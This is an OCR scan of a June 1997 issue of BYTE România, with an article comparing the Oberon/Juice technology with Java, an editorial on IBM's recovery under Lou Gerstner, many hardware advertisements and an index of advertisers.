Binary ca și versiunile pentru Mac. Detalii și articole tehnice la http://www.ics.uci.edu/~oberon/research.html.

La răspântie

Să ieșim puțin din universul cercetării și să aruncăm o privire asupra prezentului lumii comerciale. Industria de software trece printr-o criză pe care astăzi nimeni nu o mai neagă. Schimbările rapide ale tehnologiilor hardware, diversificarea continuă a platformelor și eșuarea tentativelor de a impune standarde în software au pus în fața proiectanților de software nivele suplimentare de complexitate. Astfel încât, în ciuda instrumentelor de dezvoltare tot mai sofisticate (prea sofisticate...), productivitatea proiectanților de software a scăzut cu aproape 15% față de nivelul anului 1993 (nu cumva e anul în care s-a impus Windows 3.1?).

Un fenomen paralel este „explozia“ Internet. După ce a cucerit lumea ca mediu de informare, Web-ul a reușit să impună standarde, deoarece nevoia de a vedea Rețeaua și de a fi văzut din Rețea a devenit vitală indiferent de platforma folosită. Web-ul tinde să se impună ca platformă de calcul iar adoptarea tehnologiilor sale și în rețele private (intranet) accentuează această tendință.

În aceste condiții, două sunt speranțele industriei de software: componentele software și limbajul Java.

Componentele software sunt esențiale pentru a putea stăpâni complexitatea de-a dreptul monstruoasă a aplicațiilor actuale. S-au obținut deja succese mărunte (diverse *plug-ins*, controale vizuale de gen VBX, etc.) dar eforturile de a stabili niște standarde minimale necesare pentru interoperativitatea componentelor eșuează mereu.

Java pare să fie marea speranță a industriei de software. Faptul că este independent de platformă este, deocamdată, cel mai mare atu al limbajului, ceea ce îl recomandă pentru appleturi Web. În schimb, performanța este punctul nevralgic. O altă lipsă este absența unui fundament pentru componente (JavaBeans vine oarecum să se așeze „deasupra“ limbajului).

Oberon versus Java? Este o bătălie inegală: un proiect academic împotriva unui proiect comercial susținut de un colos de talia firmei Sun. Cu toate acestea, ar fi de remarcat câteva aspecte:

- Oberon a intrat în lumea comercială de vreo doi ani, prin compania elvețiană Oberon Microsystems. Renunțând să concureze sistemele de operare comerciale, Oberon încearcă să se plaseze deasupra lor, ca un framework extensibil orientat pe componente. Un anunț recent al companiei a anunțat o semnificativă schimbare de titulatură: mediul de dezvoltare nu se va mai numi Oberon/F, ci ***BlackBox Component Builder***. Biblioteca de clase se va chema *BlackBox Component Framework* iar limbajul... *Component Pascal*.
- Oberon Microsystems a realizat unul dintre cele mai performante și, mai ales, *sigure* compilatoare pentru arhitectura COM susținută de Microsoft. Compilatorul *Direct-To-COM* compilează cod Oberon-2 și generează componente OLE. Încercarea de a dezvolta un compilator *Direct-To-SOM* pentru OpenDoc a eșuat datorită unor imprevizibile schimbări ale implementării CORBA din OpenDoc.
- Tehnologia *SlimBinaries* a fost transpusă pe Web. Componentele scrise în Oberon și compilate ca Slim Binaries sunt independente de platformă. Michael Franz a realizat un mecanism de generare dinamică de cod executabil (nativ) numit *Juice*. Acest mecanism a fost implementat și ca plug-in-uri pentru Netscape Navigator și Internet Explorer, disponibile la http://www.ics.uci.edu/~juice/ (University of California at Irvine).
- Există deja două truse de dezvoltare (*authoring tools*) pentru componente Juice: una pentru Oberon (versiunea ETH System 3), disponibilă la adresa precedentă, și una bazată pe Component Pascal, realizată de MicroWorks LLC sub numele *Gazelle* (un pre-release este disponibil la

SKY is the limit
Low Radiation
Low Radiation
Microsoft Windows 95 Upgrade
DTK MACHINES
DTK Computer
Novell Labs Tested & Approved
yes
pentium
Ready!
SCO OK
Energy

DISTRIBUITORI AUTORIZAȚI

Romus Industries - București
Tel: 2301650, 2301670 2300065
Fax: 2301660
Sintezis Birotica - Oradea
Tel: 059-443288; Fax: 059-144051
ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130
Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700

ftp://www.peopleweb.com/pub/Gazelle).

- Appleturile Juice sunt cam de două ori mai mici decât echivalentele lor Java. Şi de 10 - 15 ori mai rapide! Aceasta înseamnă că ele rulează pur şi simplu la viteza codului nativ generat de compilatoarele C/C++ performante.

Acum, o scurtă comparaţie între Java şi Oberon nu este lipsită de relevanţă. În primul rând, o astfel comparaţie readuce în discuţie vechea întrebare: C sau Pascal? Dar, dincolo de această problemă de suprafaţă, cele două limbaje prezintă multe similitudini: ambele sunt orientate pe obiecte, ambele impun o tipizare strictă, ambele exclud aritmetica pointerilor şi rulează în medii de execuţie cu colectare automată a memoriei reziduale, ambele dispun de o anume formă de modularitate.

Juice este pentru limbajul Oberon cea ce este JVM (*Java Virtual Machine*) pentru limbajul Java. De unde provine totuşi diferenţa semnificativă de viteză? Explicaţia este destul de simplă: din formatul codului binar portabil. Codul binar produs de Java, numit *bytecode*, este un fel de cod maşină destinat unui procesor (real sau simulat prin software). Acest cod este fie interpretat, fie este compilat pentru platforma concretă la momentul încărcării (Just-In-Time). Fiind în esenţă un cod maşină, asupra lui nu se pot aplica multe dintre optimizările de performanţă cum ar fi cele inter-modulare, cele de paralelizare a codului sau *global trace scheduling*. Codul binar portabil pentru Juice (Slim Binary) este bazat pe arbori sintactici abstracţi (*abstract syntax trees*) care aduc cu ei întreaga informaţie din codul sursă, necesară pentru optimizările avansate din procesul compilării.


Nici o concluzie

Cercetările pe care se bazează Juice au început în 1989 iar prima utilizare a „binarelor suple" datează din 1993. Lucrarea de doctorat a lui Michael Franz, care face publică tehnologia Juice („s") datează din 1994. Adică cu un an şi jumătate înainte de naşterea limbajului Java.

Aşadar: cafea sau suc? Cred că mai degrabă amândouă. ■

Dl. Mircea Sârbu este director editorial la Computer Press Agora. Poate fi contactat prin e-mail la : **msarbu@agora.ro**.

MICĂ PUBLICITATE


DORMI LINIŞTIT !
...doar dacă ţi-ai stocat datele cu HP
CD-Writer, Tape Streamer...
HEWLETT® PACKARD
Tel.: 211.77.80, 210.30.90,
211.30.93 Fax.: 211.77.87
E-mail: office.orcas@mediafax.ro
orcas@trend.ro
ORCAS BIROTICA

EPSON
Authorized Dealer
Centru de service autorizat
Consumabile originale

Ribbon LX-300... 25.668 lei
Ribbon LQ-100... 38.217 lei
Ribbon FX-1170/LX-1050... 38.217 lei
Ink Cartridge STYLUS 800/1000 DPCK... 182.528 lei
Black Ink Cartridge for Stylus Color/PRO... 136.896 lei
Color Ink Cartridge for Stylus Color/PRO... 290.904 lei
Black Ink Cartridge for Stylus 500... 154.008 lei
Color Ink Cartridge for Stylus 500... 222.456 lei
Black Ink Crtg for Stylus 820/Color IIs/II... 154.008 lei
Color Ink Crtg for Stylus 820/Color IIs/II... 222.456 lei
Black Ink Cartridge for Stylus 1500... 347.997 lei

TRICORP
electronics
BUCUREŞTI
tel/fax: 679 48 79;
230 44 58; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

Anunț

Informăm pe cei interesaţi că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp şi Kappa. Puteţi citi Agora On Line şi la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

Cât costă lumea?

Nu ştim.
Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă
80$

BYTE ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257


WWW, E-MAIL, FTP...
Total access!
INTERNET
Net Soft
Tirgu Mureş
tel/fax: 065-162614
e-mail: info@netsoft.ro
Sunaţi acum - şi mîine sînteţi conectat !

®DISTRIBUITOR UNIC AL FIRMEI FAST
Fast Multimedia AG
MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE
- echipamente multimedia pentru achiziţia de semnal video şi audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG şi MPEG
- editare a efectelor digitale
KEYSYS GrafX
3700 Oradea ROMÂNIA, str. Roşiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	127	032-213122
2	ACT	117	01-6377156
3	Ager Business Tech	75	01-4103303
	B		
4	Biro Technologies	69	01-2234649
	C		
5	CHS Electronics	68	01-3234057
6	Canon	7	01-2233854
7	Cipro	75	01-2200400
8	Computer Games	122	01-3225508
9	Computer Land	100	01-3367593
10	Computer Press Agora	33, 34, 76, 83, 84	065-166516
11	Comtek	29	01-2306281
12	CoRES Trade	117	056-190051
	D		
13	Digital România	39	01-2105508
	E		
14	EUnet România	66	01-4100100
15	Expert System Plus	67	01-2108565
16	Export Consult	110	01-3304549
	F		
17	Flamingo Computers	CIII	01-2225041
18	Forte Company	1	01-3122360
19	FROsys	117	064-430805
	G		
20	Gemini SP	67	01-2108565
21	Genesys Software	68, 108, 117	01-6384944
	H		
22	Hotsoft	80	065-166516
	I		
23	ICL Romania	17	01-2506175
24	Imation	31	092-200722
25	Imperial Electric	117	01-6871547
26	InterComp	124	01-3238255

Nr.	Firma	Pag.	Telefon
	K		
27	Keysys Gfx Oradea	128	059-436281
28	KTech	111	01-6503971
	M		
29	MGT Trade	42, 114	01-3120311
30	Microsoft România	9	01-2229012
31	MINOLTA România	2	01-6346245
32	Multimedia Automex România	118	061-761845
	N		
33	National Instruments	117	US(512)795-8411
34	Net Brinel Computers	85	064-430280
35	Netsoft	128	065-166516
	O		
36	Oracle	51	01-2503235
37	Orcas Birotica	128	01-2117780
	P		
38	Prince Software	117	032-212559
	R		
39	Romus Industries	127	01-2301650
40	Romsys	49	01-2300810
	S		
41	Salient România	3	01-2121790
42	Scop Computers	CII	01-2234054
43	Sintezis Birotica Oradea	127	059-443288
44	Sirom Graphics	43	01-2360484
45	SISTEC	127	064-190282
46	Soft-tronik	112, 113	068-151566
47	Sowah România	86	059-456456
48	Sprint Computers	13, 15, C IV	044-110700
49	Starsoft	18	051-415800
	T		
50	Tehnorom	117	032-116502
51	Tornado Sistems	41	041-618580
52	Tricorp Electronics	120,128	01-6794879
53	Trilux	116	01-6102427



Cine nu cunoaşte cîntecelul?
"Nu mă duc la Carolina,
Nu mă duc, mă duc la ea,
Vreau să vină ea la mine,
Ş-apoi om vedea..."

Nu mă duc la Carolina

Nu de puţine ori facem exact ca în cîntec – tare-tare am vrea să se întîmple ceva – dar primul pas trebuie să-l facă celălalt... Ţîfnă sau orgoliu, lipsă de modestie sau aroganţă de-a dreptul – atitudinea lui „vreau să vină ea la mine“ este mult mai răspîndită decît am crede, poate, la prima vedere: de la vînzătorul ce aşteaptă plictisit o întrebare, de la vizitatorul ocazional ce intră în magazin pînă la funcţionarul de la primărie care se crede un mic Dumnezeu, de la expertul ce se lasă căutat de n ori pînă la medicul ce-şi aşteaptă bolnavii în cabinet, fără nici un efort direcţionat înspre medicina preventivă sau educaţia sanitară.

Despre cît de păgubos poate fi acest deloc nevinovat joc de-a cine-i mai tare se pot cu certitudine povesti multe.

Şi probabil la fel de multe despre avantajele pe care le poate aduce depăşirea potenţialului blocaj – ei da, dacă nu vine muntele la Mahomed...

O poveste lungă, stufoasă, dar nu plictisitoare, ar putea relata şi IBM. Cine nu ştie ce este IBM? Una din cele mai mari firme de pe planetă – o putere mondială, fără nici o exagerare. Uriaşul Albastru - Big Blue – este o instituţie cum nu există prea multe în lume.

Cu o istorie care are ce arăta. Firma care a dominat piaţa mainframe-urilor decenii de-a rîndul. Firma care a inventat PC-ul. Firma care are poate cea mai mare colecţie de patente proprii din lume – treceţi eventual pe la http://www.ibm.com/patents pentru a vă face o idee. Un veritabil deschizător de drumuri, un pionier în multiple domenii, cu laboratoarele mereu deschise pentru idei noi.

Nu întîmplător posibilitatea de a vizualiza atomii s-a materializat la IBM, cum nu întîmplător Deep Blue – „şahistul“ nr. 1 al IBM-ului - s-ar putea să fie, la ora la care citiţi aceste rînduri, primul calculator care să fi repurtat victoria într-un meci direct cu un campion mondial. (Poate Kasparov mai salvează odată ideea superiorităţii intelectului uman asupra „inteligenţei maşinii“ – dar aceasta cu siguranţă va fi încă mult mai tare anul viitor, şi mai tare peste doi ani, ...)

Ei bine, marele şi preaputernicul IBM a trecut prin momente grele. Acum patru ani, toate săgeţile ce însoţeau cifrele de afaceri arătau invariabil un declin vecin cu catastrofa. Nu puţini au fost cei gata să-i cînte prohodul, declarînd că IBM-ul e „terminat“.

Bucurie în rîndul duşmanilor, jale în rîndul acţionarilor...

Ceea ce caracteriza în mod clar atitudinea generală IBM era un fel de „vreau să vină ei la mine“... Ei fiind clienţii, iar atitudinea provenind, poate, şi din convingerea (poate chiar justificată...) că „sîntem cei mai buni“. S-a dovedit că acest lucru nu e suficient. Clienţii n-au vrut să vină, mereu. Şi şi-au deschis urechile, braţele şi buzunarele şi altora.

Şi relativ repede, IBM-ul a ajuns, nu chiar în pragul falimentului, dar surprinzător de aproape de el...

Faptul că acum IBM-ul este, din nou, mai tare ca niciodată, este fără îndoială în mare măsură meritul super-managerului Lou Gerstner, cel care a preluat conducerea firmei în 1993, cînd totul părea să se ducă de rîpă. Trebuie mult talent, multă muncă, multă inteligenţă şi puţin noroc pentru a reuşi într-un astfel de demers. Dincolo de multele calităţi personale – fără îndoială omul potrivit la locul potrivit – managerul general IBM a adus cu el două concepţii pe care le-a promovat cu asiduitate.

Întîi, cenuşa în cap şi recunoaşterea unei atitudini pasive vizavi de clienţii tradiţionali a dus repede la o atitudine gen „să înţelegem ce vor clienţii, ce vor utilizatorii, de ce au nevoie de fapt – chiar dacă ei nu ştiu“. Contrariul preceptului ce se impregnase oarecum în tot ce însemna IBM, „las' să vină ei la noi“...

În al doilea rînd, gîndirea „Net-centrică“ – se spune că orice finanţare internă IBM în ultimii ani avea de trei ori pe-atîtea şanse să fie aprobată dacă avea legătură cu „Net“-ul.

Cifrele par să dovedească corectitudinea acestei politici. IBM-ul este puternic implicat în tot ce înseamnă Internet în momentul de faţă, de la tehnologii Java şi sisteme de operare sau baze de date distribuite, pînă la din ce în ce mai aproapele Network Computer. Iar maturitatea tehnologică, aşezată corect faţă de clienţi – „noi trăim de pe urma lor, nu ei de pe urma noastră“ - s-ar putea să facă din IBM ceea ce a fost (şi poate chiar mai mult decît atît): number one across the nation(s).

Dacă scorţosul IBM s-a arătat conciliant şi maleabil, poate că merită să mă mai gîndesc odată şi eu. Poate totuşi mă duc la Carolina.■

Iosif Fettich

FLAMINGO COMPUTERS
lansează...
...noile serii de sisteme
Vă așteptăm la standul nostru nr. 1302
CERF '97

FLAMINGO COMPUTERS


E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428



Overdose 2000

Incredibil ! Prin noul Overdose 2000, leader-ul seriei Powernote de la Gericom, aveţi acum puterea unui desktop la dimensiunile unui notebook.

Conceput să vă facă munca mult mai uşoară în afara biroului, Overdose 2000 este echipat cu puternicul procesor Intel Pentium® 200 MHz, cu ecran X-Large TFT de 13.3", card grafic cu 2MB VRAM capabil de a afişa în rezoluţia de 800x600 Truecolor, CD-ROM 8x şi sunet de 16 biţi stereo cu difuzoare şi microfon integrate, ceea ce îl defineşte ca fiind un adevărat "monstru" multimedia.

intel inside
pentium®
PROCESSOR

GERICOM
GERman Industry COMputer

Distribuţie europeană prin
S plus S Group
Tel/Fax: 044-110 700
http:\\www.gericom.com
E-mail: spluss@tag.vsat.ro

S plus S

Intel Inside şi Pentium sunt mărci înregistrate Intel Corporation.

Distincțiile Best of CERF'97

BYTE
ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 6 IUNIE 1997

Transaction Server P. 109

Sisteme DVD P. 105

Lucent Inferno P. 33

WebSpeed P. 95

Tehnologii „push" P. 79

SCUT PENTRU NET!

Welcome
Forward
Home
Reload
Find
Stop
http://home.com/
What's New?
What's Cool?
Groups
1011100101

Semnăturile digitale vor:

- ✓ Apăra intranetul firmei
- ✓ Controla accesul la extranet
- ✓ Face comerțul pe Web sigur

RAPORT SPECIAL
BAZE DE DATE

Tot ce trebuie să știți despre programarea bazelor de date P. 43

Publish & Subscribe pentru baze de date P. 31

ȘTIRI: Best of CeBIT, Pentium II **PREZENTĂRI:** Rețeaua ca supercomputer, Servere CD-ROM

Lei 8000


T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

APC

AMERICAN POWER CONVERSION

THE WORLD'S MOST RELIABLE POWER PROTECTION



SMART UPS

400 VA/
700VA/
1400VA
3000VA

The Back UPS (TM) Series

Back-UPS 400
Back-UPS 600
Back-UPS 900
Back-UPS 1250

Netware Series

PowerChute PLUS for NOVELL
PowerChute PLUS for UNIX
PowerChute PLUS for WINDOWS NT
PowerChute PLUS for OS/2

The Smart UPS V/S (TM)Series

Smart UPS 420
Smart UPS 650
Smart UPS 1000
Smart UPS 1400
Smart UPS 2200
MATRIX 3000
MATRIX 5000

scop COMPUTERS
DISTRIBUITOR AUTORIZAT

Str. ŞTIRBEI VODĂ nr.150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

ResellerNews Editors' Choice
LAN TIMES READERS CHOICE 1991, 1990
Recommended by BYTE
ARTISOFT COMPATIBLE LANtastic
NOVELL LABS AUTHORIZED TESTED AND APPROVED
MICROSOFT
PC MAGAZINE

BYTE

Dacă doriţi să primiţi mai multe informaţii despre produsele APC
vă rugăm trimiteţi acest cupon completat (prin poştă sau fax).

Nume şi prenume: ______ Profesia: ______

Loc de muncă: ______ Funcţia: ______

Adresă: ______ Localitatea: ______

Telefon: ______

SCOP COMPUTERS Str. Ştirbei Vodă 150, Sector 1, Bucureşti, Tel.: 223 40 54, 223 40 55 Fax: 223 26 80

Servicii și soluții integrate

ThinkPad

IBM

Business Partner

Gama de calculatoare

FORTE

Microsoft BackOffice

Microsoft

Authorized Distribution Partner

Microsoft

WHERE DO YOU WANT TO GO TODAY?™

